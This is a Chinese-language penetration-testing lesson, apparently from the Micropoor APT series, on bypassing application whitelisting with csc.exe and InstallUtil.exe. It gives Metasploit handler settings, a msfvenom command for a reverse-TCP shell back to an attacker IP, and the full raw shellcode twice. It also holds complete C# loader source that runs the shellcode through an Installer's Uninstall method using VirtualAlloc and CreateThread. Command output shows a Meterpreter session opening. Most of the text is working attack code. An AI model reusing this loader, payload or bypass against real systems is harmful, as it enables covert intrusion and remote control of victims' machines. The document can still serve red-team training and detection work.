

专注APT攻击与防御

<https://micropoor.blogspot.com/>

注：请多喝点热水或者凉白开，身体特别重要。

Csc.exe简介：

C#的在Windows平台下的编译器名称是Csc.exe，如果你的.NET Framework SDK安装在C盘，那么你可以在C:\WINNT\Microsoft.NET\Framework\xxxxx目录中发现它。为了使用方便，你可以手动把这个目录添加到Path环境变量中去。用Csc.exe编译HelloWorld.cs非常简单，打开命令提示符，并切换到存放 test.cs文件的目录中，输入下列行命令：`csc /target:exe test.cs` 将Ttest.cs编译成名为test.exe的console应用程序

说明：Csc.exe所在路径没有被系统添加PATH环境变量中，因此，csc命令无法识别。

基于白名单Csc.exe配置payload：

Windows 7 默认位置：

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe  
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe
```

攻击机： 192.168.1.4 Debian

靶机： 192.168.1.5 Windows 7

配置攻击机msf：

```

msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.4	yes	The listen address (an interface may be specified)
LPORT	53	yes	The listen port

```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -

```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.4	yes	The listen address (an interface may be specified)
LPORT	53	yes	The listen port

```

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53

```

配置payload :

```

1 msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -
f csharp

```

```

root@John:~# msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of csharp file: 2615 bytes
byte[] buf = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };
root@John:~#

```

copy buf 到 Micropoor_Csc.cs shellcode中。

```


byte[] shellcode = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };

```

靶机执行：

```
1 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /out:Micropoor.exe /platform:x64 /unsafe C:\Users\John\Desktop\Micropoor_Csc.cs
```

```
1 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Users\John\Desktop\Micropoor.exe
```



The screenshot shows a terminal window with the following output:

```
[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 6 opened (192.168.1.4:53 -> 192.168.1.5:30431) at 2019-01-17 04:19:35

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 8504
meterpreter > █
```

Below the terminal window is a command prompt window titled "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogT...". The command prompt shows the execution of the command:

```
C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Users\John\Desktop\Micropoor.exe
Microsoft (R) .NET Framework 安装实用工具版本 4.7.3062.0
版权所有 (C) Microsoft Corporation。保留所有权利。
```

与第七十二课相比，payload更为灵活。

附录：Micropoor_Csc.cs

```
1 using System;
2 using System.Net;
3 using System.Diagnostics;
4 using System.Reflection;
5 using System.Configuration.Install;
6 using System.Runtime.InteropServices;
7
8
9 // msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=5
10 3 -f csharp
11
12 public class Program
13 {
14     public static void Main()
15     {
16     }
```

```

17
18 }
19
20 [System.ComponentModel.RunInstaller(true)]
21 public class Sample : System.Configuration.Install.Installer
22 {
23
24 public override void Uninstall(System.Collections.IDictionary savedState)
25 {
26
27 Shellcode.Exec();
28
29 }
30
31 }
32
33 public class Shellcode
34 {
35 public static void Exec()
36 {
37
38 byte[] shellcode = new byte[510] {
39
40 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x!
41 2,
42 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18,
43 x48,
44 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31,
45 xc9,
46 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d,
47 x41,
48 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c,
49 x48,
50 0x01, 0xd0, 0x66, 0x81, 0x78, 0x18, 0x0b, 0x02, 0x0f, 0x85, 0x72, 0x00, 0x00, 0x00,
51 x8b,
52 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50,
53 x8b,
54 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9,
55 x41,
56 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41,
57 xc1,
58 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08,
59 x45,

```

49 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, x8b,

50 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, x01,

51 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, x48,

52 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, xe9,

53 0x4b, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xbe, 0x77, 0x73, 0x32, 0x5f, 0x33, 0x32, 0x00, x00,

54 0x41, 0x56, 0x49, 0x89, 0xe6, 0x48, 0x81, 0xec, 0xa0, 0x01, 0x00, 0x00, 0x49, 0x89, xe5,

55 0x49, 0xbc, 0x02, 0x00, 0x00, 0x35, 0xc0, 0xa8, 0x01, 0x04, 0x41, 0x54, 0x49, 0x89, xe4,

56 0x4c, 0x89, 0xf1, 0x41, 0xba, 0x4c, 0x77, 0x26, 0x07, 0xff, 0xd5, 0x4c, 0x89, 0xea, x68,

57 0x01, 0x01, 0x00, 0x00, 0x59, 0x41, 0xba, 0x29, 0x80, 0x6b, 0x00, 0xff, 0xd5, 0x6a, x0a,

58 0x41, 0x5e, 0x50, 0x50, 0x4d, 0x31, 0xc9, 0x4d, 0x31, 0xc0, 0x48, 0xff, 0xc0, 0x48, x89,

59 0xc2, 0x48, 0xff, 0xc0, 0x48, 0x89, 0xc1, 0x41, 0xba, 0xea, 0x0f, 0xdf, 0xe0, 0xff, xd5,

60 0x48, 0x89, 0xc7, 0x6a, 0x10, 0x41, 0x58, 0x4c, 0x89, 0xe2, 0x48, 0x89, 0xf9, 0x41, xba,

61 0x99, 0xa5, 0x74, 0x61, 0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0a, 0x49, 0xff, 0xce, 0x75, xe5,

62 0xe8, 0x93, 0x00, 0x00, 0x00, 0x48, 0x83, 0xec, 0x10, 0x48, 0x89, 0xe2, 0x4d, 0x31, xc9,

63 0x6a, 0x04, 0x41, 0x58, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x02, 0xd9, 0xc8, 0x5f, 0xff, xd5,

64 0x83, 0xf8, 0x00, 0x7e, 0x55, 0x48, 0x83, 0xc4, 0x20, 0x5e, 0x89, 0xf6, 0x6a, 0x40, x41,

65 0x59, 0x68, 0x00, 0x10, 0x00, 0x00, 0x41, 0x58, 0x48, 0x89, 0xf2, 0x48, 0x31, 0xc9, x41,

66 0xba, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5, 0x48, 0x89, 0xc3, 0x49, 0x89, 0xc7, 0x4d, x31,

67 0xc9, 0x49, 0x89, 0xf0, 0x48, 0x89, 0xda, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x02, 0xd9, xc8,

68 0x5f, 0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7d, 0x28, 0x58, 0x41, 0x57, 0x59, 0x68, 0x00, x40,

69 0x00, 0x00, 0x41, 0x58, 0x6a, 0x00, 0x5a, 0x41, 0xba, 0x0b, 0x2f, 0x0f, 0x30, 0xff, xd5,

70 0x57, 0x59, 0x41, 0xba, 0x75, 0x6e, 0x4d, 0x61, 0xff, 0xd5, 0x49, 0xff, 0xce, 0xe9, x3c,

71 0xff, 0xff, 0xff, 0x48, 0x01, 0xc3, 0x48, 0x29, 0xc6, 0x48, 0x85, 0xf6, 0x75, 0xb4, x41,

```

72  0xff, 0xe7, 0x58, 0x6a, 0x00, 0x59, 0x49, 0xc7, 0xc2, 0xf0, 0xb5, 0xa2, 0x56, 0xff,
    xd5 };
73
74
75  UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
76  MEM_COMMIT, PAGE_EXECUTE_READWRITE);
77  Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
78  IntPtr hThread = IntPtr.Zero;
79  UInt32 threadId = 0;
80
81
82
83  IntPtr pinfo = IntPtr.Zero;
84
85
86
87  hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
88  WaitForSingleObject(hThread, 0xFFFFFFFF);
89
90  }
91
92  private static UInt32 MEM_COMMIT = 0x1000;
93
94  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
95
96  [DllImport("kernel32")]
97  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
98  UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
99
100 [DllImport("kernel32")]
101 private static extern bool VirtualFree(IntPtr lpAddress,
102 UInt32 dwSize, UInt32 dwFreeType);
103
104 [DllImport("kernel32")]
105 private static extern IntPtr CreateThread(
106
107 UInt32 lpThreadAttributes,
108 UInt32 dwStackSize,
109 UInt32 lpStartAddress,
110 IntPtr param,
111 UInt32 dwCreationFlags,
112 ref UInt32 lpThreadId

```

```

113
114 );
115 [DllImport("kernel32")]
116 private static extern bool CloseHandle(IntPtr handle);
117
118 [DllImport("kernel32")]
119 private static extern UInt32 WaitForSingleObject(
120
121 IntPtr hHandle,
122 UInt32 dwMilliseconds
123 );
124 [DllImport("kernel32")]
125 private static extern IntPtr GetModuleHandle(
126
127 string moduleName
128
129 );
130 [DllImport("kernel32")]
131 private static extern UInt32 GetProcAddress(
132
133 IntPtr hModule,
134 string procName
135
136 );
137 [DllImport("kernel32")]
138 private static extern UInt32 LoadLibrary(
139
140 string lpFileName
141
142 );
143 [DllImport("kernel32")]
144 private static extern UInt32 GetLastError();
145
146
147 }

```

- Micropoor